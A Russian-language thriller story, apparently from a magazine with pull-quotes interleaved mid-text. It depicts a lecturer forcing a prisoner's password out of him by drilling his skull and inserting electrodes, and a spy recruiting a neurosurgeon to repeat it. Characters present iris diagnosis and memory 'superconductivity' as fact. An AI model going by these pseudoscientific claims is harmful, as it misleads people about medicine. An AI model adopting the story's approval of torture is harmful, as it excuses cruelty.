- Посмотрите внимательнее на следующую схему. Перед вами изображение радужной оболочки глаз с разделением ее на сектора, отвечающие за определенный орган в человеческом организме. Данная схема была создана уже довольно давно на основе большого числа исследований. Кратко можно пояснить следующим образом - если у вас внутри страдает какой-нибудь орган, то на радужке одного или обоих ваших глаз (что более достоверно) появляются пятна, лакуны, точки или еще какие-нибудь проявления этого поражения. Все предельно просто - вы смотрите на радужную оболочку, и примерный диагноз у вас в кармане. Почему примерный, спросите вы? Потому что можно определить только орган-мишень, но никак не само заболевание.
Теперь пойдем дальше. Недавно схема, проецируемая сейчас на экране, была дополнена и усовершенствована. По новой схеме можно составить представление о том, что в данный момент содержится в человеческом мозгу - объем и интенсивность воспоминаний, степень правдивости, искренности, предполагаемые направления мышления. Все это, конечно, не может быть проверено со стопроцентной гарантией, но... Вот смотрите - если человек очень долго скрывает от вас какой-либо факт, то вот здесь и здесь (взмах указкой) вы сможете обнаружить маленькие розовые пятна. Это проявления работы мозга, направленной на подавление того очага, из которого так и рвутся наружу предательские слова - ведь по натуре своей человеку несвойственно лгать, отсюда и противоречия.
Безусловно, когда-нибудь можно будет узнать, что именно человек скрывает от вас, непосредственно по самой радужке - но в текущий момент времени способы, конечно, варварские. Исходя из интенсивности окрашивания определяется степень защищенности информации, по дополнительным меткам вычисляется локализация группы нейронов, удерживающих в памяти воспоминание, после чего выполняется точечное воздействие в нужное место с помощью внедренных электродов. Да-да, не удивляйтесь - внедренных прямо в мозг. Импульс с электрода, расположенного на поверхности черепа, не в состоянии прицельно разблокировать сверхпроводник - если вы еще помните, то наши с вами воспоминания в мозгу удерживаются по типу сверхпроводимости, они зациклены в пучке нейронов, ориентированном на самого себя и раскрывающемся при направленном импульсе на его частоте, - так мы можем вспомнить содержание книги, запах любимой женщины, таблицу умножения.
Вы спросите меня - какова степень достоверности полученных результатов? В тот ли участок мозга мы попадаем, пытаясь узнать секреты других людей? Да и вообще - не аналог ли это всем известного детектора лжи? Не является ли это вторжением в чужую жизнь на уровне, запрещенном какими-либо правоохранительными организациями? Я отвечу вам на все ваши вопросы после маленькой демонстрации возможностей данного способа... Введите испытуемого.
(Входит сутулый человечек очень скромных габаритов; сзади его подталкивают в спину два человека, каждый из которых в три-четыре раза шире в плечах; он щурится от обилия ламп дневного света и явно сторонится докторов, заполонивших аудиторию. Вид у него очень жалкий - судя по всему, он принадлежит к рангу подопытных кроликов; на нем роба с безразмерными рукавами, штаны неопределенного цвета с пузырями на коленях; шаркая шлепанцами, он приближается к некоему подобию электрического стула в центре зала. По-видимому, он не знает, что его ждет.)
- Перед вами образец. Именно так, не делайте удивленных глаз, уважаемые коллеги. Образец, любезно предоставленный одной из секретных служб. Человек перед вами прошел несколько степеней обработки сознания - по одной причине: он знает, но не говорит то, что необходимо знать службе безопасности. Использовались разные степени интенсивности допроса... Предвосхищу ваши замечания - не думайте, что боль является главным двигателем правды в данном случае; с ним работали опытные агенты и психиатры (уже после воздействия нейропрепаратов последних поколений). Этот человек оказался не по зубам даже видавшим виды людям из отдела дознания. И вот он у нас. Сейчас вы увидите, как с помощью нашей самой передовой техники будет выполнено воздействие на те участки мозга, которые будут определены при диагностическом обследовании радужки. И наш с вами "образец" расскажет нам все, что нужно, - а может быть, и больше.
Человека подвели к креслу. Он не оказывал практически никакого сопротивления - то количество нейролептиков, которое было введено в вены несчастного, было способно убить на месте слона; каким-то непостижимым образом он еще держался на ногах. Щелкнули металлические захваты. Человек оказался намертво прикованным к креслу.
Лектор опустился на заботливо подставленный ассистентом стул напротив. К нему подкатили довольно сложный для восприятия прибор, больше всего напоминающий огромный микроскоп, смотрящий не вниз, а вперед. На корпусе "микроскопа" засветилось несколько ламп; глаза лектора приникли к окулярам. Фиксатор, прижимавший затылок к спинке кресла, позволял направить прибор абсолютно точно - вокруг глаз испытуемого засветилось розовое сияние, являющееся побочным продуктом расфокусированного на данном этапе лазерного луча. Шло считывание картинки.
В зале наступила гробовая тишина. Священнодействие подходило к концу. На большом белом экране в противоположном конце аудитории постепенно формировалось изображение - от верхнего полюса глаз к нижнему. Взору представали два идеально круглых радужных диска с периодически пробегающей по ним красной полосой; в центре чернели провалы зрачков.
Векоподъемники, удерживающие глаза раскрытыми, заставляли слезные железы работать с двойной интенсивностью; однако периодически включалось некое подобие фена, короткой теплой струей высушивавшее глаза для воссоздания резкости.
Именно это и доставляло человеку в кресле на данном этапе наибольшее мучение - все его лицо напряглось в бесплодных попытках моргнуть. С губ иногда срывался стон, от которого наиболее впечатлительные люди, находящиеся сейчас в

Высокооборотное сверло пронзило тонкий слой кожи и погрузилось в свод черепа.

аудитории, покрывались мурашками, однако это не могло заставить их отвернуться - темп, с которым вырисовывались глаза на экране, просто завораживал. И вот изображения созданы. Один из ассистентов ослабил захваты векоподъемников; человек судорожно зажмурил глаза и что-то зашептал - измученно, зло и бесполезно. Лектор встал из-за своего прибора и удовлетворенно обернулся к экрану.
- Ну что, коллеги? - потирая ладони, он вновь взял в руки указку. - Перед вами первая часть нашей работы - снятие четкого отпечатка (по которому, кстати, вскоре будет работать и полиция - ничего идеальнее для опознания человека придумать просто невозможно). Теперь при помощи мощного компьютерного анализатора данные изображения будут разделены на зоны, отвечающие за определенные органы - но еще до этого я с уверенностью могу сказать, глядя вот на этот (взмах указкой) и на этот (еще взмах) участки, что наш с вами "образец" очень усиленно скрывает информацию, заложенную в зрительно-ассоциативную зону. То есть - он что-то видел, помнит это, но наложил "вето" на свои губы и никогда в жизни не расскажет нам, что именно таит в себе его мозг. Продолжим...
На экран словно из пустоты прыгнула голубая паутина, поделив обе радужки на множество секторов разной величины и сделав их похожими на прицелы. И только зрачки, обведенные толстой черной линией, по-прежнему выглядели двумя черными провалами и напоминали всем присутствовавшим, что это все-таки глаза.
- Как я и предполагал, два розовых пятна оказались именно в секторе левой височной области, - скрестив руки на груди, обратился к аудитории лектор. - Кстати, обращаясь к группе нейрохирургов, которая у меня обычно занимает правый нижний угол зала (кивок в указанную сторону - ответный кивок четырех человек, один из нейрохирургов что-то записывает в блокнот, остальные держат на вытянутых руках диктофоны), - в случае формирования гематомы в этом месте будет не розовое пятно, а черный провал. Попрошу одного из вас приблизиться ко мне для оказания помощи в дальнейших этапах.
(Записная книжка отложена в сторону, человек поправляет белый халат и выходит к кафедре.)
- Давайте познакомимся с вами, уважаемый...
- Хасс... Профессор Джордж Хасс, нейрохирургический центр штата Алабама.
- Очень приятно, Джордж. Судя по всему, вы - спец в своем деле. Как вы справляетесь с гематомами данной области?
- Ну, это же вопрос для студента... Трепанация, дренирование... Обычно при обнаружении гематомы все симптомы расстройств сознания проходят, и человек выздоравливает...
- Все слышали? - лектор обратился к залу. - "При обнаружении гематомы...". Обычно это образование до 50 кубических сантиметров, а то и больше. Несколько высокоточных методов диагностики - ядерно-магнитный резонанс, компьютерная томография, "эхо", и, тем не менее, - куча поисковых отверстий, и половина результатов - отрицательные! (Хасс смущенно переминался с ноги на ногу - не все было так плохо, как утверждал лектор, но оспаривать его не имело смысла). А мы вам сейчас продемонстрируем, как проникнуть в мозг человека и со стопроцентной гарантией найти участок размером в полмиллиметра - и не просто найти, а произвести на него воздействие и получить на выходе результат. Джордж, подкатите к объекту вон ту установку, у противоположной стены.
Хасс, готовый после такого вступления не ассистировать, а провалиться сквозь землю, отправился за следующим аппаратом - огромная стойка со шлемом. В это время другой ассистент, из штатных, брил голову человеку в кресле; тот вяло пытался сопротивляться, мотая головой в пределах, которые позволяло ослабленное на время крепление. Ассистент, устав бороться и порезав макушку несколько раз, затянул винт на креплении до упора и методично продолжил свою работу. Тем временем Хасс приблизился к креслу, толкая перед собой оказавшуюся довольно тяжелой установку для внедрения электродов. "Объект" с силой вжался в кресло, но это не помогло ему - к бритой голове, кровоточащей в нескольких местах, приложили смоченные физиологическим раствором салфетки и надели сверху шлемоподобную решетку, в перекрестиях которой возвышались маленькие хромированные полусферы.
Хасс автоматически отступил на несколько шагов назад от этой "адской машины". В ней чувствовалось что-то жутко агрессивное, но агрессия была скрытой, словно притаившийся в засаде лев. Шлем ждал, когда ему дадут команду.
Профессор подошел к испытуемому со спины, похлопал его по плечу (тот вздрогнул так, что заскрипели ножки кресла; глаза, казалось, выскочат из орбит, дыхание стало шумным, крылья носа мощно раздувались, грудная клетка словно пыталась порвать натянутые на ней ремни):
- Хочу напомнить без лишней скромности, что патент на данное изобретение принадлежит мне, Клаусу Лозински. Если кого-то посетит желание написать на эту тему трактат, ссылки на мою персону обязательны. А сейчас - сам процесс!
Он шагнул к тому креслу, в котором уже сидел, сканируя радужку, опустился в него и надел нечто подобное шлему себе на голову. Но это оказалась просто рама для крепления еще более мощного микроскопа, соединенного с компьютерным анализатором. Глаза Лозински впились в изображения на экране, пальцы замерли над клавиатурой. Через минуту, когда все уже устали ждать, он впервые коснулся клавиш, нашептывая себе под нос какие-то собственные заклинания:
- Интенсивность свечения... Насыщенность... Координата по прецентральной борозде... Здесь рядом панкреатическая зона, хотя не все ли равно... Несколько прикосновений к клавиатуре вызвали оживление шлема. Над двумя полусферами засияли яркие огоньки.
- Как вы можете видеть, - не отрываясь от микроскопа, проговорил Лозински, - в данный момент я активизировал два датчика, наиболее близко расположенные к очагу блокированного воспоминания. Они сейчас создают двухмерную карту проникновения сверла (на этом слове человек непроизвольно стонет и кусает губу), после чего будет дана команда для подстройки третьей координаты. Предвосхищая вопросы - анестезия будет минимальной, он должен потом будет еще ответить на вопросы четко и правильно.
"Я лучше выйду", - услышал Хасс за спиной. Чьи-то шаги постепенно затихли за дверью аудитории. Тем временем Лозински что-то продолжал шептать себе под нос и через примерно полминуты громко вскрикнул:
- Ну, вот и третья координата готова!
Человек в кресле выгнулся дугой и замычал от ужаса. Все было готово. Один из ассистентов выполнил укол в напряженную руку подопытного "образца", после чего тот заметно расслабился и продолжал тихонько рыдать, облизывая слезы с лица. Активность полусфер на шлеме заметно возросла, послышался тонкий свист. Человек в кресле дернулся, но не издал ни звука. А потом Хасс почувствовал, как до него долетел запах, знакомый уже много лет, - запах паленой кости. Высокооборотное сверло в мгновение ока пронзило тонкий слой кожи, разбросав кровавые пылинки примерно на полметра вокруг, и погрузилось в свод черепа. На выполнение трепанационных отверстий понадобилось всего полторы - две минуты. Под шлемом что-то щелкнуло; Лозински презрительно наморщил нос и при помощи дистанционного управления добавил мощности кондиционерам. Запах быстро выветрился.
- Все остальное совершается уже без участия человека, - прокомментировал Лозински, - если кто-то еще хочет выйти, пусть лучше сделает это сейчас, до внедрения.
Слово "внедрение" было сказано так, как в нацистской Германии произносилось слово "расстрел", - спокойно, но с полным знанием дела. Еще несколько человек, трезво взвесив шансы своей нервной системы, вышли из зала на улицу, трясущимися пальцами доставая из карманов сигареты.

СХЕМА ЛОЗИНСКИ-ХАССА

Этому несчастному проломила череп жена, дважды ударив его молотком – если судить по рассказам адвоката, за то, что пострадавший съел весь шоколад в доме, не оставив супруге ничего на сладкое.

Лозински проводил их недовольным взглядом, но потом, заново оглядев оставшихся, остался доволен - крепких людей было еще довольно много.
Тем временем человек в кресле получил минутную передышку; он тяжело дышал, понимая весь ужас своего положения - в его черепе сейчас зияли три круглых трепанационных отверстия. Он максимально закатил глаза кверху, пытаясь увидеть окровавленные жала в шлеме; и в эту секунду три тонких электрода скользнули внутрь его головы по сформированным каналам.
Так уж устроен мозг - он не чувствует боли. Самый большой нервный конгломерат организма не приспособлен к тому, чтобы ощущать, - он создан командовать, повелевать, направлять и контролировать. Что-либо иное ему не доступно. Так случилось и сейчас - никакой боли не было. Но человек ощутил чужое присутствие в своей голове настолько ярко, что закричал так, будто в его тело вонзился раскаленный железный прут. Зрители непроизвольно втянулись в свои кресла; Хасс отшатнулся в сторону, его сердце забилось со все возрастающей быстротой.
- Успокойтесь, коллеги, - с усмешкой успокаивал Клаус Лозински, - это всего лишь аггравация, не все так плохо! Вполне возможно, что он что-то чувствует, но страх усилил его переживания во много раз!
Объяснение не произвело должного эффекта, люди продолжали в ужасе смотреть на происходящее.
- Зачем вы нам все это показываете? - отважился кто-то с последнего ряда на вопрос. - Черт возьми, я не ожидал подобного!
- Если бы вы знали, что прячет мозг этого человека; если бы вы знали, к чему сейчас стремятся электроды, вы бы так не спрашивали! - грозно ответил Лозински.
- Его тайна стоит того, чтобы сейчас здесь происходило все это!
”Что должен скрывать этот несчастный, чтобы мы вместе с ним сейчас терпели все эти муки!” - в порыве внутреннего содрогания подумалось Хассу.
Тем временем компьютер просчитал необходимый для раздражения очага мозга импульс. Руки человека в кресле затряслись, он стал громко шептать: ”Нет! Нет! Нельзя!..”. Лозински подошел к нему, подкатив маленький столик с несколькими листами бумаги и ручкой.
- Пишите! - властно приказал он страдающему в кресле мужчине. Тот, не поворачивая головы, зафиксированной зажимами, одними глазами нашел ручку; ремень на правой руке ослабили. Пальцы цепко обхватили перо и, не повинуясь человеку, метнулись к бумаге; царапая листы, человек торопливо писал, строчка за строчкой. Лозински придерживал листок одним пальцем, требовательно глядя в лицо человека, по которому несколькими ручейками текла кровь из ран в черепе.
Бешеный темп сменился явной усталостью, сознание иссякало, информация заканчивалась; ручка, в последний раз разорвав бумагу, упала на пол. Клаус взял в руки лист, просмотрел его, торжествующе поднял над головой.
Через неприметную дверь в одной из стен зала в аудиторию вошел мужчина в шляпе и плаще. Клаус заметил его, кивнул и протянул исписанный лист бумаги. Человек, подойдя вплотную к Лозински, вначале взглянул на того, кто сейчас умирал в кресле, - взглянул внимательно, словно хотел убедиться, что мозг несчастного выдал всю информацию без остатка; потом резко обернулся, выхватил листок у Лозински и впился в него глазами.
Ознакомившись с содержимым, он потер морщину на лбу и грустно произнес самому себе:
- Все оказалось так просто... А вы, Миллер, крепкий орешек, - обратился он через плечо к человеку в кресле. - Судя по тому, что я сейчас вижу на этом листе, - корпорация потеряла ценного сотрудника. Вы просто виртуоз в своем деле... Тем хуже оказалось для вас. Прощайте.
И он кивнул Лозински. Тот понимающе опустил глаза.
- Попрошу увести господина Миллера, - попросил он ассистентов. Те безо всяких эмоций включили механизм извлечения электродов, после чего сняли со вскрытой черепной коробки шлем. Сам Миллер был уже без сознания. Подхватив его под руки, ассистенты утащили тело в дверь подсобного помещения за кафедрой. Глаза Хасса были прикованы к листу бумаги, оставшемуся на столике, - на нем были видны глубокие следы, которые оставил Миллер, сильно нажимая на перо, - при желании их можно было прочитать. Поборов себя, он отвел глаза в сторону, чтобы никто в зале не заметил его интереса, потом осторожно огляделся.
Листы на столике не интересовали никого - аудитория гудела, переваривая и осмысливая увиденное. С профессиональной точки зрения все продемонстрированное было крайне интересно - вычислены некоторые центры мозга, абсолютно точно отвечающие за предполагаемые функции; произведено воздействие с заранее запрограммированным результатом; сам результат можно было сразу взять в руки, прочитать, просмотреть. Джордж был, конечно же, поражен экспериментом, но не настолько, чтобы совсем потерять голову и начать рассыпаться в комплиментах перед Лозински, который сейчас принимал поздравления от группы ученых; Клаусу пожимали руки, подобострастно заглядывали в глаза, просили разрешения присутствовать на других экспериментах (что Хассу было вообще непонятно - взглянуть на весь этот ужас еще раз его не смог бы заставить никто).
Хасс потихоньку продвигался к листу, оставшемуся единственным доказательством произошедшего в этом зале несколько минут назад, аккуратно положил на него ладонь и аккуратно сгреб его в кулак. За общим гомоном в зале шороха бумаги не расслышал никто. Сунув комок в карман халата, Джордж прикрыл его носовым платком и неторопливо отошел в сторону; достал из другого кармана записную книжку, сделал вид, что вносит туда какие-то заметки, после чего, не глядя на своих коллег из клиники, вышел на улицу и торопливо направился в ближайшее кафе за углом. И только через десять-пятнадцать минут он понял, почему на него так косятся прохожие и посетители кафе - он до сих пор был в белом халате...

Привычно булькал отсос, носик которого прильнул к краю раны. Кровь, разведенная до прозрачно-розового цвета физиологическим растворам, рвалась по пластиковой

В глубине раны зиял мозг. Блестящие извилины вздрагивали в такт пиканию «Лайфскопа».

трубке в банку с пониженным давлением, стоящую у ног анестезиолога. Тот периодически по сигналу оператора ногой переключал тумблер на ней, и на несколько минут в операционной наступала тишина, прерываемая только звоном инструментов и краткими замечаниями хирургов.
В глубине раны зиял мозг. Блестящие извилины вздрагивали в такт пиканию "Лайфскопа", отмечающего пульс. Хасс, выполняя заученные в течение многих лет манипуляции, не переставал думать о тех цифрах, что сумел прочитать на листке, забранном из аудитории. Комбинации цифр и слов; а в конце, там, где было разорвано, читалось слово "простите", написанное с маленькой буквы обрывающимися, недорисованными значками. К чему можно было применить эти цифры, Хасс не сумел придумать. Он сидел за компьютером несколько дней, анализируя содержимое листка. Он был уверен, что сумел восстановить все абсолютно точно, не пропустив ни одного знака. Один из его друзей, неплохо разбиравшийся в шифровании (будучи сотрудником отдела большой корпорации, разрабатывающей системы шифров для электронной почты), пытался помочь ему, но безрезультатно - для того чтобы решить проблему, надо было, как минимум, знать ее условие. Но Хасс не предполагал, что представляла собой данная комбинация из тридцати с лишним букв и цифр (слово "простите" Хасс отбросил за ненадобностью, так как предполагалось, что это - порыв души человека, предавшего что-то очень и очень серьезное).
- ...Профессор, вы с нами? - раздался вопрос над ухом у Хасса. - Профессор?..
Хасс поднял глаза на операционную сестру, протягивающую ему бутылку с эфиром.
- Пора, - кивнула она головой. - Этакрил готов.
Хасс посмотрел на ее столик, где в лотке маленькой горочкой был насыпан розовый порошок, после чего перевел взгляд на ассистента. Тот молча кивнул - размеры были сняты. Профессор аккуратно взял из рук сестры лоток, откупорил бутылочку (по операционной мгновенно распространился резкий запах эфира) и вылил немного на розовый этакрил. Тот на глазах стал превращаться в пластмассу. Чуткие пальцы Хасса начали медленно и точно разминать получившийся мягкий комочек, постепенно распластывая его в лепешку неправильно овальной формы.
Ассистент протянул ему стерильный шаблон. Хасс прикинул, насколько еще надо распластать этакрил, после чего сделал первую примерку. Лепешка не подошла. Джордж продолжил свою работу. Со второй попытки у него получилось. В получившемся щитке он высверлил три отверстия - в предполагаемых им углах дефекта черепа такие отверстия уже были подготовлены ассистентом - после чего уложил щиток и подтянул его лигатурами. Отверстие закрылось.
- Сделайте инъекцию лазикса, - порекомендовал Хасс, - надо обезвоживать мозг, а иначе он не войдет в свои границы самостоятельно.
Джордж вспомнил три трепанационных отверстия в черепе Миллера и еще раз посмотрел на только что выполненную работу. Этому несчастному проломила череп жена, дважды ударив его молотком - если судить по рассказам адвоката - за то, что пострадавший съел весь шоколад в доме, не оставив супруге ничего на сладкое. Сегодня Хасс закрыл ему вторую дырку (первая была удачно прикрыта около двух месяцев назад, на вторую операцию долго не могли найти деньги). Что хотела доказать жена, размахивая молотком? И что хотел узнать Лозински, сверля дырки в черепе человека, даже не погруженного в наркотический медикаментозный сон?
Снимая перчатки, Хасс вновь вернулся к тем цифрам, что зазубрил практически наизусть. Это было что-то важное, иначе так не разделались бы с Миллером.
Вернувшись в свой кабинет, Джордж включил свой компьютер и открыл файл, в котором хранились спасенные значки с листка Миллера. Перед ним на экране появились два ряда цифр и букв. В который раз профессор всматривался в них и не понимал назначения каждой в отдельности и всех вместе.
В дверь постучали - вежливо и одновременно настойчиво. Не дожидаясь приглашения Хасса, дверь распахнулась и впустила внутрь человека, от одного вида которого профессор покрылся холодным потом - тот самый человек в плаще и шляпе, который забрал оригинал признания Миллера после эксперимента с мозгом.
- Разрешите представиться, Макс Осборн, служба контрразведки, - коротко бросил человек, одновременно оглядываясь в поисках места, куда можно было бы положить шляпу. - Вы не поможете?
Он протянул шляпу Хассу, попутно расстегивая плащ и всем своим видом показывая, что он здесь надолго. Джордж медленно поднялся, ткнув пальцем в клавиатуру и запустив скринсейвер, после чего взял у Осборна шляпу, открыл неприметную в стене дверь встроенного шкафа и положил шляпу на верхнюю полку. Плащ тот повесил уже сам, не забыв заглянуть внутрь шкафа, потом подошел к столу и сел напротив Хасса.
- Ваш компьютер стоит экраном к окну, уважаемый профессор, - прищурив глаза, начал Осборн. - Из окна напротив при помощи мощной оптики уже давно выполнен снимок содержимого файла, который в данный момент открыт на вашем компьютере. Но что самое любопытное - уже давно, в первый же день, как только вы создали этот файл, в ваш компьютер "вошли" наши люди и изменили в этих цифрах всего одну - пока вы не успели их запомнить. Так что в течение всего этого времени вы прорабатываете несуществующую комбинацию.
Взгляд Хасса застыл в одной точке. "Кто эти люди? - лихорадочно размышлял он. - Служба контрразведки? Правда ли это? Что они хотят от меня?".
- Не бойтесь, Хасс, с вами не будет проведен эксперимент, подобный тому, что совершили с Миллером. Все несколько иначе. Я не буду рассказывать вам, как мы вычислили вас, но, черт побери, вы и сами должны были догадаться, что человека в белом халате в центре города запомнит очень много людей.
Хасс понимал, что совершил ошибку еще тогда, когда сломя голову кинулся из аудитории с листком в кармане. Но он не был профессионалом и о многих вещах задумывался с большим опозданием. Но что его найдут так быстро, да еще и подменят цифру... Он не был готов к этому разговору.
- Что вы знаете о "Гринпис"? - неожиданно спросил Осборн у профессора. Хасс вздрогнул - настолько внезапно прозвучал вопрос.
- Насколько я знаю, "Гринпис" - неправительственная внеполитическая организация, занимающаяся экологическими проблемами по всему миру. Деятельность "Гринпис" активно освещается в средствах массовой информации и приносит достаточно много пользы окружающей среде...
- Вы не на экзамене, господин Хасс, - удивленно возразил на эту тираду Макс. - К чему все это? Хотя я сам виноват, не скорректировал вопрос. Задам его иначе - вы когда-нибудь видели, чтобы "Гринпис" реально кого-то спас или защитил?
Джордж задумался. В голове пронеслась череда фактов, связанных с экологическими катастрофами, с разливом нефти, с атомными испытаниями, с гибелью вымирающих видов животных; в голове хороводом летали такие названия, как Мурурроа, Арал, Невада... Самым главным воспоминанием, связанным с "Гринпис", были кадры из Си-Эн-Эн - огромный атомный подводный крейсер в надводном положении размеренным темпом движется к учебному полигону, а вокруг него выписывает кренделя надувная моторка с надписью "Гринпис" на борту, а человек из этой лодки что-то кричит в мегафон.
- Я предвосхищу ваш ответ, профессор, - вторгся в воспоминания Хасса Осборн. - Они не помогли никому и никогда. Это все сплошная показуха, - презрительно процедил он сквозь зубы. - Вы так не считаете?
Хасс оторопело ждал продолжения. Он вообще не понимал, что происходит.
Тем временем казалось, что Макс вообще исчез из этой комнаты и перенесся куда-то далеко отсюда, где он уже сталкивался с "Гринпис" и потерпел какое-то серьезное поражение. Взгляд Осборна остекленел, сам

СХЕМА ЛОЗИНСКИ-ХАССА

...Во-первых, Миллер отчетливо заговорил на неизвестном языке; агент, приглашенный по этому поводу Осборном, с порога установил, что это орабский. Во-вторых, Миллер стал вслух перемножать огромные числа, которые произносил сам себе словно в бреду – и ответы были правильными. В-третьих, к концу второго дня он запел – на латыни...

он стал похож на каменное изваяние; только пальцы методично постукивали по столу рядом с разглаженным листком бумаги. Профессор застыл сам, боясь нарушить эту тишину, - он ожидал от Макса теперь любых вопросов на любые темы.
Неожиданно раздался тоненький писк, который вывел из ступора Осборна. Этот писк шел прямо из уха контрразведчика, из наушника, который был в него вставлен. Макс вздрогнул, выслушал все, что ему сообщили и вновь посмотрел на Хасса.
- Прелюдия закончена, профессор, - сказал он. - Мое начальство требует, чтобы вам были объяснены условия задачи.
Джордж, все это время так и простоявший у дверей шкафа, вернулся на свое место, не отрывая взгляд от Макса. Ноги предательски стали ватными, как во время его первых операций, когда знаешь, что скрывается за черепной коробкой, но всякий раз нежное вещество мозга оказывалось вблизи кусачек абсолютно неожиданно - пока Хасс не научился терпеливо, микрон за микроном, идти к цели.
- Пункт первый, - начал излагать Осборн. - Миллер не умер. Он находится в клинике Лозински в отделении реанимации; его жизнь поддерживается на некоем уровне, достаточном для повторного эксперимента. Не надо дергаться, - поднял руку Осборн, увидев, как Хасс рванулся из кресла. - Это просто пункт первый. Теперь пункт второй. Три дня назад в одной из наших служб, отвечающей за перемещение, хранение и утилизацию ядерных отходов, случилось чрезвычайное происшествие - сотрудник, отвечающий за совершение транзакций по доставке этих самых отходов к местам утилизации (для простоты назовем его Джон Смит, поскольку нам придется достаточно часто упоминать о нем), придя утром на работу, обнаружил, что главная страница сервера, с которой имеется доступ к разрешению операций с продуктами цепных реакций, изменена. На нее выложен текст из официального обращения "Гринпис" ко всем государствам-участникам соглашения против уничтожения ядерных отходов в странах третьего мира, в частности, тот самый фрагмент, где описываются все ужасы последствий данных мероприятий. Это было бы не так страшно, если бы вышеупомянутый сотрудник не понял с первых же секунд работы, что пароль на вход в систему изменен.
Макс закинул ногу на ногу и подобнее устроился в кресле.
- Пункт третий. Пять дней назад этот самый Джон дал "добро" на выполнение очередной транзакции по годовому плану президента. Из порта Аляски вышел сухогруз с секретным контейнером, предназначенным для захоронения в одной из стран Африки. Джон вел этот сухогруз по контрольным точкам. Объясняю для вас, Джордж, что это значит.
Вы прекрасно осведомлены, что после создания международной антитеррористической коалиции крайне ужесточился контроль за источниками ядерной энергии, могущими послужить сырьем для создания атомной бомбы. Это отразилось и на службе, представляемой Джоном Смитом. Любое транспортное средство (в данном случае корабль) идет к намеченной цели по контрольным точкам, в каждой из которых получает сигнал, разрешающий продвижение на одну точку вперед. Это означает, что район ближайшего следования проверен антитеррористическими службами и безопасен для перемещения груза...
Хасс попытался задать встречный вопрос, но Осборн не дал ему этого сделать.
- Да, вы правы, Хасс, а вдруг испортится погода или двигатели перегреются, или еще что-нибудь... В этом случае агент, находящийся на корабле, должен отправить специальный сигнал, означающий не запланированную, но штатную ситуацию. Существует и обратная возможность - если вдруг Джон Смит опоздает на работу, потому что его собьет машина или если сам дьявол лично решит встать на пути корабля и сообщит об этом президенту, или нечто в этом духе. Тогда компьютер сам даст сигнал на корабль - сигнал, приказывающий прекратить движение. Агент, находящийся на корабле, принял такой сигнал три дня назад. Он имеет право на недельный дрейф. Сигнал будет поступать к нему ежедневно в течение недели. На восьмые сутки придет другой сигнал - у сухогруза откроются кингстоны, он опустится на глубину в полтора километра и будет взорван при помощи нескольких мин высокой мощности. Ядерные отходы рассеются по району огромной площади и не будут представлять потенциального интереса для террористов.
Хасс машинально перевернул "мышку" и, вытащив шарик, тер его о ладонь.
- Пункт четвертый, - ледяным голосом продолжал Осборн. - Таким образом, еще четыре дня корабль будет цел; транзакция еще не завершена. По ее законам она может быть либо выполнена полностью, либо никак. В данном случае "никак" не существует - отходы будут захоронены в любом случае, неважно где, в Африке или на дне океана. Пункт пятый...
Макс встал, прошелся по кабинету, достал сигарету и, не спросив разрешения у хозяина, закурил.
- Тут начинается самое интересное - то, что привело меня к вам. Как вы понимаете, службы подобного рода очень восприимчивы к хакерским штучкам - даже если они срабатывают, то всегда есть человек, способный отследить воздействие. Надеюсь, вы не верите в сказки типа "юный гений всех взломал"? Следы остаются всегда. Умение найти их отражается на банковском счете безопасников. И они нашли. Очень быстро. Как оказалось потом, подозрительно быстро. Да этот человек - Миллер - особенно и не прятался. Его взяли через пятнадцать часов. Миллера допрашивал я сам. Никакого эффекта. Он был передан в руки людей, умеющих оказывать воздействие на любом доступном уровне - физическом, психическом, химическом и еще неизвестно на каком. Все, что он рассказал, - то, что он из самой идейной части "Гринспис", занимающейся подобными акциями уже несколько лет. Они срывают учения атомных подводных лодок, они рассекречивают информацию о ядерных испытаниях, они оказывают давление на ученых, на политиков, на журналистов. Но пароль он не выдал. И тогда мы отправили его к Лозински.
Джордж потихоньку приходил в себя, вспоминая Миллера в кресле со шлемом на голове. Да, действительно, эта голова хранила очень нужный секрет, но настолько ли он страшен, что для этого необходимо было так мучить человека?

Надеюсь, вы не верите в сказки типа «юный гений всех взломал»?

- Мы уже обращались к нему пару раз, - продолжал тем временем Осборн. - Результаты были положительные. В этот раз все больше походило на лекцию, но пришло время рассекретить этот метод, ибо Лозински претендует на Нобелевскую премию. Если вы помните, перед самой лекцией вы подписывали кое-какие документы - там был листок с предупреждением о неразглашении; именно ради него вы и ставили подписи под ничего не значащими бумагами. Как вы помните, пароль мы сумели узнать - это те самые цифры и контрольное слово, по иронии судьбы слово "простите". Но это ничего не решило...
Макс затушил сигарету и выбросил ее в приоткрытое окно. Потом обернулся к Хассу и нервно заговорил:
- Он оказался очень хитрым, этот Миллер. Я не знаю, зачем он пошел на это дело, но факты говорят следующее - когда Джон Смит ввел вырванный из Миллера пароль, то выяснилось, что этот подлец сделал гораздо больше, чем мы могли предполагать. Он создал еще один парольный уровень между главной страницей и базой данных. Мы уперлись в замок, на этот раз еще более сложный. Восемь двенадцатизначных комбинаций цифр и букв, которые меняются местами каждые два часа. Понимаете, на что рассчитывал он или те, кто направил его на это? (Хасс непонимающе наклонил голову, ожидая продолжения - ему ничего не приходило в голову).
- Неужели вы не догадываетесь, профессор? - едва ли не истерически рассмеялся Макс, что вряд ли было свойственно агенту его уровня. - Он знал, что он умрет после атаки Лозински! Он - камикадзе! Мы думали, что с таким трудом вырвали пароль у фанатика, а он на самом деле отдавал нам его таким способом лишь с одной целью - умереть прямо там, в кресле, чтобы мы не смогли вытащить из него дешифратор для второго уровня!
Осборн машинально вытащил еще одну сигарету, смял ее и швырнул следом за первой.
- И самое главное. Пункт шестой и последний. К нашему великому счастью, Миллер остался жив. Его мозг еще в состоянии выдать нам информацию. Вы должны помочь Лозински сделать это. У вас есть четыре дня. Если в течение девяноста шести часов вы с ним не найдете ответа, случится катастрофа. Все дело в том, что сухогруз получил приказ об остановке во время плановой якорной стоянки во Владивостоке. Он не сможет затонуть в бухте. И через четыре дня взрыв разнесет на куски не только его, но и целый город с двумя миллионами жителей.
Джордж понял, что больше всего на свете он хочет пить. Глаза его уперлись в дверцу холодильника, за которой скрывались несколько баночек колы. Потом он перевел взгляд на Осборна.
- Почему я?
- Клаус рекомендовал именно вас. Он считает, что именно вы с вашим богатым опытом исследования зон мозга в состоянии оценить те центры, которые надо атаковать повторно.
- Но его мозг частично разрушен, вы ведь прекрасно понимаете... - начал было Хасс, но Макс не стал дослушивать.
